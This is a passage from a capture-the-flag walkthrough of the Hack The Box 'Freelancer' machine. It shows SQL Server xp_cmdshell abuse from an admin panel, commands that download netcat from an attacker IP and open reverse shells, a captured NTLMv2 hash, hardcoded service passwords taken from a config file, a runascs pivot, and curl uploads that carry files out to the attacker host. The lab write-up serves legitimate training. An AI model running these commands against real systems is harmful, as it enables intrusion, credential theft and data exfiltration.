[+] Got value for admin: Mgo=
```




Even after becoming admin there was nothing on this site to do. I did some directory bursting and found admin directory



```
# This work is licensed under the Creative Commo
blog                    [Status: 301, Size: 0, W
                        [Status: 200, Size: 5729
admin                   [Status: 301, Size: 0, W
# Suite 300, San Francisco, California, 94105, U
[WARN] Caught keyboard interrupt (Ctrl-C)
```

On visiting admin directory there was sql panel which has an sql terminal to run commands




Freelancer Admin Dashboard

Home

Site administration

Command: select @@version;

Outputs the information about sql server it is MSSQL




```
select @@version;
```

```
Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64) Sep 24 2019 13:48:2
```


On google fu about MSSQL Rce I got this website to perform the enumeration https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

I tried this



```
EXECUTE AS LOGIN = 'sa'
SELECT SYSTEM_USER
EXECUTE sp_configure 'Show Advanced Options', 1;
RECONFIGURE;
EXECUTE sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXECUTE xp_cmdshell '//10.10.14.50/share/nc.exe 10.10.14.50 1337 -e cmd.exe'
```


Didn’t got the shell but it hits the smb server



```
┌──(shivam㉿kali)-[~/htb/freelancer]
└─$ sudo impacket-smbserver -smb2support -ip 0.0.0.0 share ~/share
[sudo] password for shivam:
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.201.64,55524)
[*] AUTHENTICATE_MESSAGE (FREELANCER\sql_svc,DC)
[*] User DC\sql_svc authenticated successfully
[*] sql_svc::FREELANCER:aaaaaaaaaaaaaaaa:48f19af70336d99a018d735da9f650f3:0101000000000000080b2a
5a0057006d00040010007a0076005a004a005a005a0057006d000700080080b2a66e3ab5da010600040002000000080
00200063006900660073002f00310030002e00310030002e00310034002e00350030000000000000000000
[*] Closing down connection (10.129.201.64,55524)
[*] Remaining connections []
```

This means the command is getting executed but something blocking the rev shell

I tried powercat also didtn’t work. So I think windows defender might be fucking with netcat over smb server. Now I need to download the file paste it somewhere writable in the system call the netcat. I did




SQL Terminal

Query:

```
EXECUTE AS LOGIN = 'sa'
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXEC xp_cmdshell 'echo Invoke-WebRequest "http://10.10.14.50/nc.exe" -OutFile "/users/public/nc.exe"  | powershell -noprofile'
EXEC xp_cmdshell '/users/public/nc.exe 10.10.14.50 4444 -e cmd.exe'
```


This should work it fetches the file but does not pop the reverse shell. I can’t understand why it didn’t work. I asked one of my friend he suggested me to use this netcat https://github.com/int0x33/nc.exe/blob/master/nc64.exe

So I did and got the shell




```
┌──(shivam㉿kali)-[~/htb/freelancer/ncat-portable-5.59BETA1]
└─$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.94.61 50363
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Finally, it worked I was using the netcat provided by kali but that does not work in this box




```
C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU>net users
net users

User accounts for \\DC

-------------------------------------------------------------------------------
Administrator            alex.hill                carol.poland
d.jones                  dthomas                  ereed
Ethan.l                  evelyn.adams             Guest
hking                    jen.brown                jgreen
jmartinez                krbtgt                   leon.sk
lkazanof                 lorra199                 maya.artmes
michael.williams         mikasaAckerman           olivia.garcia
samuel.turner            sdavis                   sophia.h
sql_svc                  SQLBackupOperator        sshd
taylor                   wwalker
The command completed successfully.
```

There are a bunch of users in this box. Got 2 passwords hardcoded at \Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU\sql-Configuration.INI




```
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp0r@ryS@PWD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
```

I tried to upload runascs.exe binary but machine says access denied. So I reconnected with the shell now I uploaded it and it worked for mikasaAckerman




```
C:\users\public>.\runascs.exe mikasaAckerman IL0v3ErenY3ager ".\nc64.exe 10.10.14.50 5555 -e powershell"
.\runascs.exe mikasaAckerman IL0v3ErenY3ager ".\nc64.exe 10.10.14.50 5555 -e powershell"
```



```
┌──(shivam㉿kali)-[~/share]
└─$ nc -nvlp 5555
Listening on 0.0.0.0 5555
Connection received on 10.129.94.61 56461
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> █
```

MIkasa has user flag




```
PS C:\users\mikasaAckerman\desktop> dir
dir


    Directory: C:\users\mikasaAckerman\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/28/2023   6:23 PM           1468 mail.txt
-a----         10/4/2023   1:47 PM      292692678 MEMORY.7z
-ar---          6/2/2024   4:05 PM             34 user.txt


PS C:\users\mikasaAckerman\desktop> type user.txt
```


Now I need a way to download this MEMORY.7z file. I used python uploadserver to get this file

Documentation, Installation, usage: https://pypi.org/project/uploadserver/

First I tried on mail.txt




```
curl -F "file=@mail.txt" http://10.10.14.50:8080
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1692    0    26  100  1666     76   4910 --:--:-- --:--:-- --:--:--  4976
File uploaded successfully
C:\users\mikasaAckerman\desktop>
```



```
┌──(shivam㉿kali)-[~/htb/freelancer]
└─$ python3 -m uploadserver 8080
/home/shivam/htb/freelancer/uploadserver.py:3: DeprecationWarning: 'cgi' is deprecated and slated for removal in Python 3.13
  import cgi
Server started on port 8080
10.129.94.61 - - [03/Jun/2024 20:07:01] "POST / HTTP/1.1" 200 -
```

It worked so same for MEMORY.7z just change the file name and wait because it's around 280mb file

Got the file there is a MEMORY.DMP file in the archive. Sadly volatility doesn't work




```
┌──(shivam㉿kali)-[~/htb/freelancer/memory]
└─$ vol -f MEMORY.DMP windows.hashdump.Hashdump
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
Unsatisfied requirement plugins.Hashdump.kernel.layer_name:
Unsatisfied requirement plugins.Hashdump.kernel.symbol_table_name:

A translation layer requirement was not fulfilled.  Please verify that:
        A file was provided to create this layer (by -f, --single-location or by config)
        The file exists and is readable
        The file is a valid memory image and was acquired cleanly

A symbol table requirement was not fulfilled.  Please verify that:
        The associated translation layer requirement was fulfilled
        You have the correct symbol file for the requirement
        The symbol file is under the correct directory or zip file
        The symbol file is named appropriately or contains the correct banner

Unable to validate the plugin requirements: ['plugins.Hashdump.kernel.layer_name', 'plugins.Hashdump.kernel.symbol_table_name']
```

While searching for tools to analyse BSOD (Blue Screen Of Death) dumps I came across with Windbg:

